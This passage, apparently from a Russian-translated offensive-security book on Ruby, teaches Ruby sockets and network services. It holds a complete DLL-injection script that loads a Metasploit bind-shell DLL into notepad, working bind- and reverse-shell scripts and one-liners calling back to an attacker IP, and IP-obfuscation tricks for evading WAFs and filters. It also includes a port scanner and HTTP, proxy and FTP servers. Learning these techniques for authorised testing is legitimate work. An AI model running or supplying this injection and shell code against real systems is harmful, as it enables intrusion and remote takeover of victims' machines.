Выделение виртуальной памяти

```
puts "[+] VirtualAllocEx - #{dll.size}-bytes"
arg_address = Function.new(kernel32['VirtualAllocEx'], [4, 1, 1, 1, 1], 1)

hdllpath = arg_address.call(hprocess, 0, dll.size, VIRTUAL_MEM, PAGE_READWRITE
```

Листинг 8-7.2: Выделение виртуальной памяти

Чтобы выделить память, нам нужно знать PID, в котором мы собираемся выделять внутри начального адреса, размер выделения (длину пути DLL), тип памяти и защиту памяти. Другими словами, разрешения. Это вернёт указатель на выделенную память для инъекции нашей DLL.

Копирование пути DLL или самой DLL в память удалённого процесса

```
puts "[+] WriteProcessMemory"
write_process_memory = Function.new(kernel32['WriteProcessMemory'], [4, 1, 1,
write_process_memory.call(hprocess, hdllpath, dll, dll.size, 0)
```

Листинг 8-7.3: Копирование вредоносной DLL в процесс блокнота

Теперь пришло время записать, скопировать или внедрить нашу DLL в выделенную память внутри дескриптора процесса.

Загрузка скопированной DLL

```
puts "[+] LoadLibraryA"
h_kernel32 = Function.new(kernel32['GetModuleHandleA'], [1], 1).call('kernel32
h_loadlibrarya = Function.new(kernel32['GetProcAddress'], [4, 1], 1).call(h_ke
```

Листинг 8-7.4: Загрузка скопированной DLL

После внедрения нашей DLL в память пришло время загрузить DLL. Это та же концепция функции «require» в Ruby. Это вернёт дескриптор адреса загруженной DLL, который понадобится нам для создания нового потока для финального выполнения.

Как мы объяснили в Листинге 8-5, число 4 — это ссылка на C-тип INT (Fiddle::TYPE_INT), который здесь будет дескриптором LoadLibraryA. В x64-архитектуре номер ссылки длиннее 4 байт, поэтому если мы используем тип INT для дескрипторов, то получим следующую ошибку.

```
bignum too big to convert into 'long' (RangeError)
```

Чтобы избежать этого, мы будем использовать тип long long (Fiddle::TYPE_LONG_LONG), который возвращает число 6 в Ruby. Эти изменения будут применены к LoadLibraryA, CreateRemoteThread, VirtualFreeEx и CloseHandle, но пока мы работаем с x86-архитектурой Ruby. Чтобы обобщить эту проблему: с x86-архитектурой Ruby используйте Fiddle::TYPE_INT (4) для дескрипторов, с x64-архитектурой Ruby используйте Fiddle::TYPE_LONG_LONG (6) для дескрипторов. В лабораторных файлах код определяет архитектуру и изменяет значения во время выполнения.

Инструкция процессу выполнить DLL

```
puts "[+] CreateRemoteThread"
create_remote_thread = Function.new(kernel32['CreateRemoteThread'], [4, 1, 1,
thread = create_remote_thread.call(hprocess, 0, 0, h_loadlibrarya.to_i, hdllpa

puts "[+] WaitForSingleObject"
Function.new(kernel32['WaitForSingleObject'], [4, 4], 4).call(thread, -1)

puts "[+] VirtualFreeEx"
virtual_free_ex = Function.new(kernel32['VirtualFreeEx'], [4, 4, 4, 4], 4)
virtual_free_ex.call(hprocess, hdllpath, hdllpath, MEM_RELEASE)

puts "[+] CloseHandle"
Function.new(kernel32['CloseHandle'], [4], 4).call(hprocess)
```

Листинг 8-7.5: Инструкция процессу выполнить DLL

Мы выделили, внедрили и загрузили DLL в процесс. Пришло время выполнить DLL в новом потоке, как мы сделали с шеллкодом. Но здесь мы добавили очистку виртуальной памяти и закрытие дескриптора процесса, который мы открыли ранее. Финальный код будет следующим.

```
require 'fiddle'
require 'fiddle/types'

pid = ARGV[0].to_i
dll = File.absolute_path(ARGV[1])

PAGE_READWRITE    = 0x04
PROCESS_ALL_ACCESS = (0x00F0000 | 0x00100000 | 0xFFF)
```

```
VIRTUAL_MEM       = (0x1000 | 0x2000)
MEM_RELEASE       = 0x8000

include Fiddle
kernel32 = Fiddle.dlopen('kernel32')

puts "[+] OpenProcess - PID: #{pid}"
open_process = Function.new(kernel32['OpenProcess'], [1, 0, 1], 1)
hprocess = open_process.call(PROCESS_ALL_ACCESS, false, pid)

puts "[+] VirtualAllocEx - #{dll.size}-bytes"
arg_address = Function.new(kernel32['VirtualAllocEx'], [4, 1, 1, 1, 1], 1)
hdllpath = arg_address.call(hprocess, 0, dll.size, VIRTUAL_MEM, PAGE_READWRITE

puts "[+] WriteProcessMemory"
write_process_memory = Function.new(kernel32['WriteProcessMemory'], [4, 1, 1,
write_process_memory.call(hprocess, hdllpath, dll, dll.size, 0)

puts "[+] LoadLibraryA"
h_kernel32 = Function.new(kernel32['GetModuleHandleA'], [1], 1).call('kernel32
h_loadlibrarya = Function.new(kernel32['GetProcAddress'], [4, 1], 1).call(h_ke

puts "[+] CreateRemoteThread"
create_remote_thread = Function.new(kernel32['CreateRemoteThread'], [4, 1, 1,
thread = create_remote_thread.call(hprocess, 0, 0, h_loadlibrarya.to_i, hdllpa

puts "[+] WaitForSingleObject"
Function.new(kernel32['WaitForSingleObject'], [4, 4], 4).call(thread, -1)

puts "[+] VirtualFreeEx"
virtual_free_ex = Function.new(kernel32['VirtualFreeEx'], [4, 4, 4, 4], 4)
virtual_free_ex.call(hprocess, hdllpath, hdllpath, MEM_RELEASE)

puts "[+] CloseHandle"
Function.new(kernel32['CloseHandle'], [4], 4).call(hprocess)
```

Листинг 8-8: dll-injector.rb

Теперь вы можете запустить скрипт в том же терминале, где вы запускали блокнот, чтобы сохранить переменную PID (например, $mypid), а затем выполнить скрипт следующим

образом.

```
PS > ruby dll-injector.rb $mypid .\msfbind9911.dll

[+] OpenProcess - PID: 3712
[+] VirtualAllocEx - 23-bytes
[+] WriteProcessMemory
[+] LoadLibraryA
[+] CreateRemoteThread
[+] WaitForSingleObject
[+] VirtualFreeEx
[+] CloseHandle
```

Затем, используя Netcat, подключитесь к порту 9911 на целевой машине, и вы получите шелл.

```
$ nc -nv 192.168.100.14 9911

Connection to 192.168.100.14 9911 port [tcp/*] succeeded!
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

P:\Code>whoami
whoami
commando\king
P:\Code>
```

Модуль 4 | Сетевой взлом

Глава 9. Ruby Socket для хакеров

Когда мы учились программировать, нам говорили, что программирование сокетов — продвинутая тема. Это может быть правдой, но «продвинутое» не всегда означает «сложное». Это просто означает, что для этой темы нужны определённые основы или фундаментальные знания. В Ruby программирование сокетов на удивление простое и интуитивное.

Кроме того, если у вас есть любой опыт программирования сокетов на другом языке, особенно на родственном ему Python, вы почти напишете тот же код. В этой главе мы в целом познакомимся с сетевым программированием на Ruby. Затем мы постепенно сделаем более полезные примеры для таких людей, как мы, другими словами, для хакеров.

ОБФУСКАЦИЯ IP-АДРЕСА

При некоторых обстоятельствах вам может понадобиться обфусцировать IP-адрес атакующей машины по таким причинам, как обход WAF, социальная инженерия или даже обход фильтров на основе кода. Согласно RFC3986, существует множество способов представления IP-адреса. Почти все браузеры и инструменты поддерживают эти форматы, если разработчики браузеров следуют стандарту.

В Ruby есть встроенный класс под названием IPAddr, который предоставляет набор методов для работы с IP-адресами в формате как IPv4, так и IPv6.

Начнём с типичного представления — точечно-десятичного.

Dotted Decimal 8 bits (точечно-десятичный, 8 бит)

Здесь мы просто инициализируем наши переменные и создаём экземпляр указанного IP-адреса «192.168.100.10».

Примечание: Мы будем продолжать использовать те же переменные с их значениями в следующих способах обфускации.

```
>> require 'ipaddr'
>> ipaddr = "192.168.100.10"
>> ip_octets = ipaddr.split('.').map(&:to_i)
=> [192, 168, 100, 10]
>> ip = IPAddr.new(ipaddr)
=> #<IPAddr: IPv4:192.168.100.10/255.255.255.255>
```

Decimal 16 bits (Integer / DWord) (десятичный, 16 бит)

Преобразование «192.168.100.10» в его целочисленную форму следующим образом.

```
>> ip.to_i.to_s
=> "3232261130"
```

Octal (восьмеричный)

Преобразование «192.168.100.10» в его восьмеричную (с основанием 8) форму. Обратите внимание, что есть несколько способов представления восьмеричной формы, например, одно целое восьмеричное число следующим образом.

```
>> sprintf("0%o", ip.to_i)
=> "030052062012"
```

В качестве альтернативы используйте точечно-восьмеричный и дополненный (с ведущими нулями) точечно-восьмеричный вид следующим образом.

```
>> ip_octets.map {|octet| sprintf("0%o", octet)}.join('.')
=> "0300.0250.0144.012"
>> ip_octets.map {|octet| sprintf("0%08o", octet)}.join('.')
=> "000000300.000000250.000000144.000000012"
```

Hexadecimal 8 bits (шестнадцатеричный, 8 бит)

Ещё одна форма — шестнадцатеричная, которая похожа на восьмеричную. Либо вы конвертируете целочисленное значение IP-адреса в шестнадцатеричное, либо конвертируете каждый десятичный октет в его шестнадцатеричный эквивалент.

```
>> sprintf("0x%02x", ip.to_i)
=> "0xc0a8640a"
>> ip_octets.map {|octet| sprintf("0x%02x", octet)}.join('.')
=> "0xc0.0xa8.0x64.0x0a"
```

Кроме того, вы можете использовать дополненное (с ведущими нулями) значение.

```
>> ip_octets.map {|octet| sprintf("0x%08x", octet)}.join('.')
=> "0x000000c0.0x000000a8.0x00000064.0x0000000a"
```

Маппинг IPv4 в IPv6

Кроме того, вы можете захотеть использовать IPv6-эквивалент вашего атакующего IP.

```
>> ip.ipv4_compat.to_string
=> "0000:0000:0000:0000:0000:0000:c0a8:640a"
>> ip.ipv4_mapped.to_string
=> "0000:0000:0000:0000:0000:ffff:c0a8:640a"
```

Есть много операций, которые вы можете использовать, включая подсети сети (https://github.com/ipaddress-gem/ipaddress — гляньте gem ipaddress для большей гибкости), которые могут понадобиться при создании сетевых инструментов.

RUBY SOCKET

По определению, сокеты — это конечные точки двунаправленного канала связи. Сокеты могут общаться внутри процесса, между процессами на одной машине или между разными машинами (https://docs.ruby-lang.org/en/master/Socket.html).

Класс socket — самый низкий уровень класса в вашем программировании сокетов, так как вы можете построить на нём по кусочкам любые виды высокоуровневых сокетных соединений.

Как вы, возможно, уже знаете, сокет — это не что иное, как файл. Чтобы взаимодействовать с этим файлом, вам нужно работать с операциями Ввода-Вывода (I/O), что Ruby и делает. Чтобы увидеть дерево наследования объектов для класса socket, посмотрите дерево ниже.

```
IO            # Основа всего ввода и вывода в Ruby
L— BasicSocket   # Абстрактный базовый класс для всех классов сокетов
   L— IPSocket     # Суперкласс для протоколов, использующих интернет-
протокол (AF_INET)
      L— TCPSocket    # Класс для сокетов протокола управления передачей (TCP)
      L— SOCKSocket   # Вспомогательный класс для построения TCP-
серверных приложений сокетов
      L— TCPServer    # Вспомогательный класс для построения TCP-
сокетных серверов
      L— UDPSocket    # Класс для сокетов протокола дейтаграмм пользователя (U
   L— Socket       # Базовый класс сокета, имитирующий API сокетов BSD
L— UNIXSocket    # Класс, предоставляющий IPC с использованием протокола домен
   L— UNIXServer   # Вспомогательный класс для построения серверов сокетов про
```

Рисунок 9-1: Структура библиотеки сокетов Ruby

Независимо от типа сокета, объект сокета принимает два аргумента, как в следующем примере.

```
Socket.new(Domain, SocketType)
```

Домен сокета (Address Family (AF) или Protocol Family (PF)) — это аргумент, который указывает семейство протоколов для использования в коммуникации. Другими словами, адресное семейство INET, например, содержит IPv4-адрес. Адресное семейство INET6 содержит IPv6 для взаимодействия с низкоуровневым интерфейсом (сырыми пакетами), как они приходят с сетевого интерфейса (NIC) (Больше информации о адресных семействах сокетов вы можете получить из терминала Linux, выполнив команду `man 2 socket`).

Тип сокета — это аргумент, который определяет семантику коммуникации. Это протокол, который вы на самом деле хотите использовать, например SOCK_STREAM для коммуникаций на основе TCP и SOCK_DGRAM для протоколов на основе UDP.

Класс Socket имеет различные полезные методы класса. Один из них — метод socket.getifaddrs(), который перечисляет все сетевые интерфейсы и их IP-адреса, как ifconfig в Linux.

```
require 'socket'

Socket.getifaddrs.map do |iface|
  next unless iface.addr.ipv4?

  puts "Name : " + iface.name
  puts "IP Address: " + iface.addr.ip_address
end
```

Я призываю вас изучить другие методы класса, такие как Socket#getaddrinfo(), Socket#gethostbyaddr(), Socket#gethostbyname() и другие методы. С другой стороны, методы экземпляра являются центральными для этого класса, и именно они делают его самым важным классом для нас. Я рекомендую книгу «Working with TCP Sockets» как один из лучших ресурсов по сетевому программированию на Ruby.

TCP Socket

Изучая сокеты в Ruby, нам нужно понимать, как работают TCP-сервер и клиент под капотом. И клиент, и сервер должны пройти свой специфический жизненный цикл, чтобы работать, как ожидается. На рисунке 9.2 показано, как они работают (https://docs.ruby-lang.org/en/master/TCPServer.html).

Рисунок 9-2: TCP-клиент и TCP-сервер

Я собираюсь построить простой TCP-сервер и клиент «трудным» путём с большей

абстракцией, как будто вы пишете его на C. Затем я покажу вам лёгкий путь с использованием обёртки Ruby, чтобы вы могли понять операции за кулисами. Так что потерпите.

TCP-сервер Мы будем использовать рисунок 9-1 для построения нашего сервера и пройдём через жизненный цикл сервера.

```
require 'socket'

sockaddr = Socket.pack_sockaddr_in(9911, '0.0.0.0')
server = Socket.new(:INET, :STREAM)
server.bind(sockaddr)

server.listen(Socket::SOMAXCONN)

conn, _ = server.accept

server.close
```

Листинг 9-1: tcp-server-socket.rb — TCP-сервер — низкоуровневая реализация

Жизненный цикл TCP-сервера прост. Вы создаёте сокет, связываете сокет, слушаете связанный сокет, а затем принимаете входящее соединение. В приведённом выше коде мы подключаем библиотеку socket, так как по умолчанию она не загружена. Мы преобразуем порт и IP-адрес в строку адресного семейства (AF-INET). Затем мы создаём новый сокет с доменом/адресным семейством INET (что подразумевает IP-адрес) и типом сокета Stream (что подразумевает TCP). Обратите внимание, мы использовали имена в виде символов, но вместо :INET вы можете использовать константу Socket::AF_INET, а вместо :STREAM — Socket::SOCK_STREAM. Затем мы связываем сокет с данным адресом-портом (9911) и интерфейсом, в нашем случае со всеми интерфейсами, так как мы использовали «0.0.0.0».

Теперь нам нужно сказать серверу слушать входящие соединения и дать ему допустимое количество соединений для одновременного приёма. В нашем случае это максимальное количество соединений, которое позволяет операционная система и которое отличается от одной операционной системы к другой. Затем мы говорим серверу принять полученное соединение из очереди соединений.

Наконец, заставляем сервер закрыть соединение, как только оно принято. Это полный жизненный цикл соединения со стороны сервера. Чтобы проверить это, запустите скрипт, а затем запустите netcat против этого сервера (nc -v localhost 9911).

Хотя это кажется слишком сложным для сервера, который буквально не делает ничего полезного, важно понять, как на самом деле выглядит TCP-сокет. Теперь давайте построим TCP-сервер, который приветствует вас при подключении и принимает множественные соединения. Но на этот раз элегантным способом — по-рубиновски.

Представим класс TCPServer (https://docs.ruby-lang.org/en/master/TCPServer.html), который представляет сокет TCP/IP-сервера. В одной строке мы достигли трёх шагов из предыдущего сервера в Листинге 9-1. Это инициализация сокета, связывание и прослушивание, как показано на рисунке 9-3 ниже.

Рисунок 9-3: Класс TCPServer

Теперь давайте посмотрим, как использовать класс TCPServer для построения нашего TCP-сервера.

```
require 'socket'

server = TCPServer.new('0.0.0.0', 9911)

loop do
  client = server.accept

  rhost = client.peeraddr.last
  client.puts "What's your name, #{rhost}?"
  name = client.gets

  client.puts "Greeting, #{name}"
  client.close

  server.close if name == 'close'
end
```

Листинг 9-2: tcp-server.rb — приветственный TCP-сервер

Из приведённого выше кода мы инициируем TCP-сервер, где связываем сокет с портом 9911 и слушаем на всех интерфейсах. Мы говорим объекту сервера ждать любое соединение к серверу и принять его. Затем получаем адрес клиента (peer), чтобы отправить его как строку и попросить клиента ввести имя. Метод gets ожидает, пока пользователь введёт имя, где сервер приветствует это имя, а затем закрывает соединение клиента. Сервер будет готов к любому новому соединению, чтобы сделать то же самое. Кроме того, если пользователь введёт слово «close», сервер закроет соединение сервера не только соединение клиента, и никакие другие клиенты не смогут подключиться к этому

серверу, пока мы не перезапустим сервер.

TCP-клиент Как только вы поймёте сторону сервера, клиентский сокет проще для понимания. Жизненный цикл клиентского сокета состоит в том, чтобы создать сокет, связать его с портом, а затем подключиться к этому порту. Если вы понимали TCP-сервер ранее, вы будете знакомы и с клиентом. Взгляните на следующий пример.

```
require 'socket'

socket = Socket.new(:INET, :STREAM)

addr = Socket.pack_sockaddr_in(9911, 'localhost')
socket.connect(addr)

socket.close
```

Листинг 9-3: tcp-client-socket.rb

Код создаёт новый TCP/IP-сокет и создаёт строку целевого IP-адреса и порта, подключается к этому порту, а затем, наконец, закрывает соединение. Этот скрипт подключается к целевому TCP-серверу и затем закрывает соединение. И это всё. Опять же, нам нужен лучший, более простой способ подключения к серверу, который приводит нас к использованию класса TCPSocket (https://docs.ruby-lang.org/en/master/TCPSocket.html), как в следующем примере.

```
require 'socket'

socket = TCPSocket.open('localhost', 9911)

pp socket.recv(1024)
socket.send("Sabri\r\n", 0)

pp socket.recv(1024)
socket.close
```

Листинг 9-4: tcp-client.rb — TCP-клиент для приветственного сервера

Этот код использует TCPSocket.open для создания и открытия нового соединения с localhost на порту 9911. Затем мы используем объект сокета, чтобы получить 1024 байт от сервера (приветственного сервера), где сервер отправляет свою первую строку (точно так же, как захват баннера). Затем отправляем ваше имя, как ожидает приветственный сервер, и вы получите последний ответ от сервера. Наконец, клиент закрывает соединение.

Основываясь на знаниях, которые у нас есть, мы готовы создать более полезные скрипты, такие как создание TCP-сканера, захват баннеров, bind- и reverse-шеллы и пивотинг через TCP-порт-форвардер (https://github.com/KINGSABRI/ruby-port-forward); так что давайте построим некоторые из этих идей.

ПОЛУЧЕНИЕ УДАЛЁННОГО ШЕЛЛА

Удалённый шелл — это возможность выполнять системные команды на цели по сети. Обычно, когда мы находим уязвимость удалённого выполнения команд или инъекции команд в веб-приложении, мы склонны к мгновенному выполнению команды в системе вместо ожидания ответа HTTP.

Bind Shell

Bind shell — это когда соединение начинается с атакующей машины к слушающему шеллу на целевой машине. Bind-шелл может понадобиться, когда сетевой или хостовый файрвол разрешает входящие соединения к определённым портам на целевом сервере. В то же время он предотвращает установление новых исходящих соединений с целевого сервера на другие хосты (атакующую машину), поэтому вы не можете использовать reverse-шелл.

Это обычно случается, когда хорошо настроенный файрвол разрешает более одного порта для сервиса, и этот сервис не использует все ожидаемые порты, или возможный сервис ещё не запущен. Самый частый пример этого сценария — когда файрвол разрешает входящие соединения на портах 80, 443 и 8080, но веб-сервис ещё не слушает порт 443 или 8080.

Рисунок 9-4: Bind shell подключается через открытые порты 80, 443, 8080

Основываясь на том, что мы изучили, построим bind-шелл следующим образом.

```
s = TCPServer.new("0.0.0.0", 9911)
c = s.accept

loop do
  cmd = c.gets.chomp
  cmd.empty? ? next : cmd
  IO.popen(cmd, "r") {|io| c.print io.read}
end
```

Листинг 9-5: bind-shell.rb

Заметили что-то, чего вы не знаете? Здесь на самом деле нет ничего нового для вас. Мы создали TCP-сервер, принимающий соединение, а затем бесконечно зациклились на получении ввода пользователя, чтобы отправить этот ввод в командную строку, а затем вывести результат команды в STDOUT обратно пользователю. Давайте посмотрим, как будет выглядеть однострочная версия.

```
ruby -r socket -e 's=TCPServer.new("0.0.0.0", 9911);c=s.accept;loop {cmd=c.get
```

Листинг 9-6: Bind shell — однострочная команда

В лабораторных файлах вы найдёте более длинную версию с лучшей обработкой ошибок однострочного кода. Всё, что имеет значение сейчас, — получить bind-шелл.

Reverse Shell

Reverse-шелл обычно заставляет целевую машину действовать как клиент и создаёт новое соединение к слушающему порту на атакующей машине. Атакующие обычно используют эту технику на публичных серверах, которые напрямую подключены к интернету. Публичным серверам может понадобиться скачать и установить ПО или обновиться напрямую из интернета. В этом случае файрвол разрешает все исходящие соединения к любому хосту на всех портах.

Рисунок 9-5: Reverse shell подключается с жертвы к машине атакующего

Reverse-шелл будет действовать как TCP-клиент, чтобы подключиться обратно к нашему TCP-серверу на атакующей машине. Смотрите следующий пример.

```
require 'socket'

host = ARGV[0] || 'localhost'
port = ARGV[1] || 9911

hostname = "hostname".chomp

s = TCPSocket.open(host, port)

begin
  loop do
    s.print "#{hostname})> "
    cmd = s.gets.chomp
    IO.popen(cmd, 'rb', :err=>[:child, :out]) {|io| s.print(io.read)} unless c
  end
```

```
rescue Errno::ENOENT
  retry
rescue Exception => e
  puts e.full_message
  exit!
end
```

Листинг 9-7: reverse-shell.rb

А однострочная версия выглядит следующим образом.

```
$ ruby -rsocket -e 's=TCPSocket.new("192.168.100.10",9911);while(cmd=s.gets);
```

Листинг 9-8: Reverse Shell — однострочная команда

Попробуйте поднять netcat как сервер (nc -lvp 9911), затем запустите reverse-шелл, чтобы получить милый и маленький reverse-шелл.

НАПИСАНИЕ ВЫСОКОПРОИЗВОДИТЕЛЬНОГО ПОРТ-СКАНЕРА

Хакеры, когда они понимают программирование сокетов, последовательно начинают писать сканеры портов на своих языках (https://rubyfu.net/module-0x3-or-network-kung-fu/network-scanning#port-scanner). Хотя создание порт-сканера в основном касается открытых портов и обработки закрытых и истёкших по таймауту соединений, возможно, это не самая большая проблема. Реальная проблема — скорость сканирования, что приводит нас к поиску лучшего способа открыть классический сокет и обрабатывать его состояние синхронно.

По этой причине мы будем использовать асинхронное выполнение задач — вместо многопоточных хлопот — чтобы задействовать процессоры компьютера и системные лимиты. Мы будем использовать внешние gem-и под названием async-io (https://github.com/socketry/async-io) и async-await (https://github.com/socketry/async-await), которые являются API, предоставляющими асинхронный способ работы со всеми типами операций ввода/вывода в Ruby, включая сокеты. Сначала установите требуемые gem-и.

Установка gem async-io и async-await

```
$ gem install async-io async-await
```

Теперь разобьём наш код, построив класс под названием PortScanner.

```
require 'async/io'
require 'async/await'
require 'async/semaphore'

class PortScanner
  include Async::Await

  def initialize(host: '0.0.0.0', ports:, batch_size: 1024)
    @host = host
    @ports = ports
    @semaphore = Async::Semaphore.new(batch_size)
  end
  ...snip...
end
```

Листинг 9-9: port-scanner.rb — построение метода инициализации класса PortScanner

Мы начинаем с подключения async-библиотек, которые мы хотим использовать для создания класса PortScanner, включающего модуль Async::Await. Класс PortScanner принимает host, port и семафор в качестве начальных аргументов. @semaphore — объект класса Async::Semaphore, который контролирует лимиты ресурсов пользователя (определённые ограничения на ввод/вывод пользователя для защиты системы от нехватки памяти, пространства или бродячего процесса, порождающего множественные процессы; каждая операционная система имеет разные лимиты), блокируя количество создаваемых сканирований на основе максимального рассчитанного лимита, смотрите Листинг 9-11. Переходим к основной функции класса — методу scan_port() следующим образом.

```
def scan_port(port, timeout)
  Async::Await.with_timeout(timeout) do
    address = Async::IO::Address.tcp(@host, port)
    peer = Async::IO::Socket.connect(address)
    puts "#{port} open"
    peer.close
  end
rescue Errno::ECONNREFUSED
  puts "#{port} closed"
rescue Async::TimeoutError
  puts "#{port} timeout"
end
```

Листинг 9-10: port-scanner.rb — создание метода экземпляра scan_port() в классе PortScanner

Метод scan_port() начинается с метода Async::Wait#with_timeout(), который вызывает блок после указанного таймаута. Внутри этого блока мы создаём неблокирующее (асинхронное) TCP-соединение и сообщаем, что порт открыт, если не возникло исключений. Исключения, которые нас волнуют: ECONNREFUSED, который подразумевает, что порт закрыт, и Timeout, который подразумевает, что соединение превысило ожидаемое время подтверждения передачи данных. Далее нам нужен метод для запуска сканирования асинхронно следующим образом.

```
async def start(timeout = 1.0)
  @ports.map do |port|
    @semaphore.async do
      scan_port(port, timeout)
    end
  end.collect(&:result)
end
```

Листинг 9-11: port-scanner.rb — запуск метода scan_port() асинхронно

Здесь мы создали асинхронную задачу с помощью Async::Wait.async(), которая запускает вновь определённый метод для сканирования портов. Асинхронная задача соответствует разрешённым лимитам ресурсов — используя экземпляр семафора — для запуска метода scan_port() на каждом порту. Теперь пришло время использовать этот класс, поэтому полный код будет следующим.

```
require 'async/io'
require 'async/await'
require 'async/semaphore'

class PortScanner
  include Async::Await

  def initialize(host: '0.0.0.0', ports:, batch_size: 1024)
    @host = host
    @ports = ports
    @semaphore = Async::Semaphore.new(batch_size)
  end

  def scan_port(port, timeout)
```

```
    Async::Await.with_timeout(timeout) do
      address = Async::IO::Address.tcp(@host, port)
      peer = Async::IO::Socket.connect(address)
      puts "#{port} open"
      peer.close
    end
  rescue Errno::ECONNREFUSED
    puts "#{port} closed"
  rescue Async::TimeoutError
    puts "#{port} timeout"
  end

  async def start(timeout = 1.0)
    @ports.map do |port|
      @semaphore.async do
        scan_port(port, timeout)
      end
    end.collect(&:result)
  end
end

limits = Process.getrlimit(Process::RLIMIT_NOFILE)
batch_size = [512, (limits.first * 0.9).ceil].min

scanner = PortScanner.new(host: "192.168.108.130", ports: Range.new(1, 65535),
scanner.start
```

Листинг 9-12: port-scanner.rb — полный код

И наконец, мы рассчитываем системные лимиты, создаём класс PortScanner и затем запускаем сканирование.

Скрипт теперь готов к запуску, и вы заметите огромное повышение производительности по сравнению с классическим (синхронным) способом сканирования портов. Другой способ создания порт-сканера — запуск nmap из Ruby с помощью gem ruby-nmap (https://github.com/sophsec/ruby-nmap), который запускает nmap в фоне и даёт вам возможность запускать и разбирать результаты во всех форматах.

Глава 10. Сетевые сервисы и клиенты

Запуск сервисов или взаимодействие с ними неизбежны в жизни любого хакера. Насколько мы обычно взаимодействуем с сервисами, настолько же нам может понадобиться запускать сервисы и заставлять их вести себя иначе, чем стандартные сервисы.

Мы всё время взаимодействуем с сервисами, чтобы нормально их использовать, проводить энумерацию, эксплуатировать или любыми другими способами для достижения целей. Нам также может понадобиться настраивать поведение сервисов, поэтому нам нужен больший контроль над действиями и ответами сервисов.

В этой главе мы создаём клиент или сервер, или и то и другое для различных распространённых сервисов, используя чистый Ruby.

HTTP-СЕРВИС

HTTP-сервер

HTTP-сервер — корона всех сервисов; существует множество известных HTTP-серверов, таких как Apache, Nginx, IIS и другие. Однако обычно считается излишеством устанавливать эти приложения для немедленного использования или обмена временными файлами по сети. В Ruby есть полноценный встроенный инструментарий HTTP под названием WEBrick (https://docs.ruby-lang.org/en/master/WEBrick.html), который содержит почти всё, что нужно для HTTP-сервиса.

Есть также встроенные утилиты (Чтобы узнать больше обо всех утилитах Ruby, выполните команду `ruby -run -e help` в вашем терминале), которые содержат сервис «httpd», обёртывающий WEBrick. Это позволяет вам запустить HTTP-сервер напрямую из командной строки без написания кода. Чтобы увидеть, насколько удобна эта утилита, давайте запустим HTTPS-сервер для того, чтобы предоставить доступ к текущему каталогу следующим образом.

HTTP(s)-сервер — одна строка

```
$ ruby -run -e httpd /var/www -p 4433 -b 0.0.0.0 --ssl-certificate pub.key --
ssl-private-key prv.key
```

Листинг 10-1: HTTP-сервер — однострочная команда

Из приведённой выше команды мы говорим Ruby подключить (-r) модуль un (https://github.com/ruby/ruby/blob/master/lib/un.rb#L369), который содержит все доступные утилиты и их аргументы. Затем мы выполняем (-e) метод httpd, чтобы

открыть корневой каталог документов /var/www/ на порту (-p) 4433 и привязать сервер к прослушиванию (-b) на всех интерфейсах. Если вы остановитесь здесь, у вас будет HTTP-сервер; однако вы можете сделать больше, импортировав публичный и приватный ключи SSL-сертификата (Смотрите главу 6 о генерации SSL-сертификатов), чтобы запустить HTTPS-сервер. Конечно, вы можете выполнить «ruby -run -e help httpd» из вашего терминала в любое время, чтобы увидеть все опции httpd.

Безопасный HTTP(s)-сервер В однострочном коде Листинга 10-1 мы использовали метод-обёртку httpd для создания веб-сервера на основе инструментария WEBrick. Однако иногда вам может понадобиться построить его с нуля. Смотрите следующий код.

```
require 'webrick'
require 'webrick/https'

server = WEBrick::HTTPServer.new(
  :Port => 4433,
  :SSLEnable => true,
  :SSLCertName => [%w[CN BlackHatRuby]],
  :DocumentRoot => '/var/www/'
)

server.start
```

Листинг 10-2: https-server.rb

Из приведённого выше кода мы подключили класс WEBrick и включили поддержку HTTPS. Затем мы инициализировали HTTP-сервер и передали его настройки, назначив порт, включив SSL, назначив имя SSL-сертификата и корневой каталог документов. Наконец, мы запускаем сервер. Это делает ровно то же, что и однострочный код в Листинге 10-1.

Вы даже можете иметь больший контроль над HTTP-заголовками, HTTP-глаголами (GET, POST и т.д.), контролировать журналы сервера. Чтобы увидеть более продвинутое использование, пожалуйста, обратитесь к RubyFu (https://rubyfu.net/module-0x4-or-web-kung-fu/web-server-and-proxy#web-server), где вы найдёте, как контролировать глаголы GET и POST для кражи учётных данных. Также вы можете комбинировать веб-сервер с другими Ruby веб-фреймворками, такими как Rails или Sinatra.

Напоследок: хотя WEBrick гибок и поставляется со стандартными библиотеками (что является большим преимуществом), есть много других веб-серверов приложений

Ruby, которые быстрее и настроены на высокую производительность, такие как Puma (https://github.com/puma/puma), Passenger (https://www.phusionpassenger.com/) и Falcon (https://github.com/socketry/falcon). Я призываю вас попробовать их и ощутить их возможности.

Прокси-сервер HTTP

Даже с неограниченными опциями запуска веб-прокси-сервера нам может понадобиться запрограммировать свой собственный прокси-сервер для большего контроля. Есть встроенный класс Ruby под названием HTTPProxyServer (https://docs.ruby-lang.org/en/master/WEBrick/HTTPProxyServer.html), и вы можете запустить его одной строкой кода.

Веб-прокси — одна строка

```
$ ruby -r webrick/httpproxy -e 's = WEBrick::HTTPProxyServer.new(:Port => 808
```

Листинг 10-3: веб-прокси — однострочная команда

Эта однострочная команда перехватывает и печатает все запросы и их заголовки, когда вы настраиваете ваш браузер или скрипты на использование этого прокси. Это может стать сложным (https://rubyfu.net/module-0x4-or-web-kung-fu/web-server-and-proxy#transparent-web-proxy). Также вы можете добавить базовую аутентификацию к вашему прозрачному прокси (https://rubyfu.net/module-0x4-or-web-kung-fu/web-server-and-proxy#transparent-web-proxy-with-authentication). Кроме того, вы можете использовать высокопроизводительный прокси с помощью внешней библиотеки, такой как eventmachine (https://github.com/eventmachine/eventmachine).

FTP-СЕРВИС

Передача данных по FTP — не лучший выбор для предприятий. Но это может быть единственным выбором для вас в таких сценариях, как эксфильтрация данных через единственные разрешённые порты или эксплуатация уязвимостей FTP-сервера или клиента.

FTP-сервер

Есть стабильная библиотека FTP-сервера, написанная на чистом Ruby, которая поддерживает даже защищённый FTP (FTPS) и связь по IPv6 в дополнение к подробной документации. Этот gem называется ftpd (https://github.com/wconrad/ftpd).

Установка gem ftpd

```
$ gem install ftpd
```

Этот gem поставляется с командной строкой, которая оборачивает все функциональные возможности библиотеки. Как только вы установите его, вы можете запускать FTP-сервер из командной строки без написания ни единой строки кода, как в следующем примере.

```
$ ftpdrb -i 0.0.0.0 -p 21 -U ftp -P ftp@123 --path /tmp/
```

Листинг 10-4: FTP-сервер — командная строка

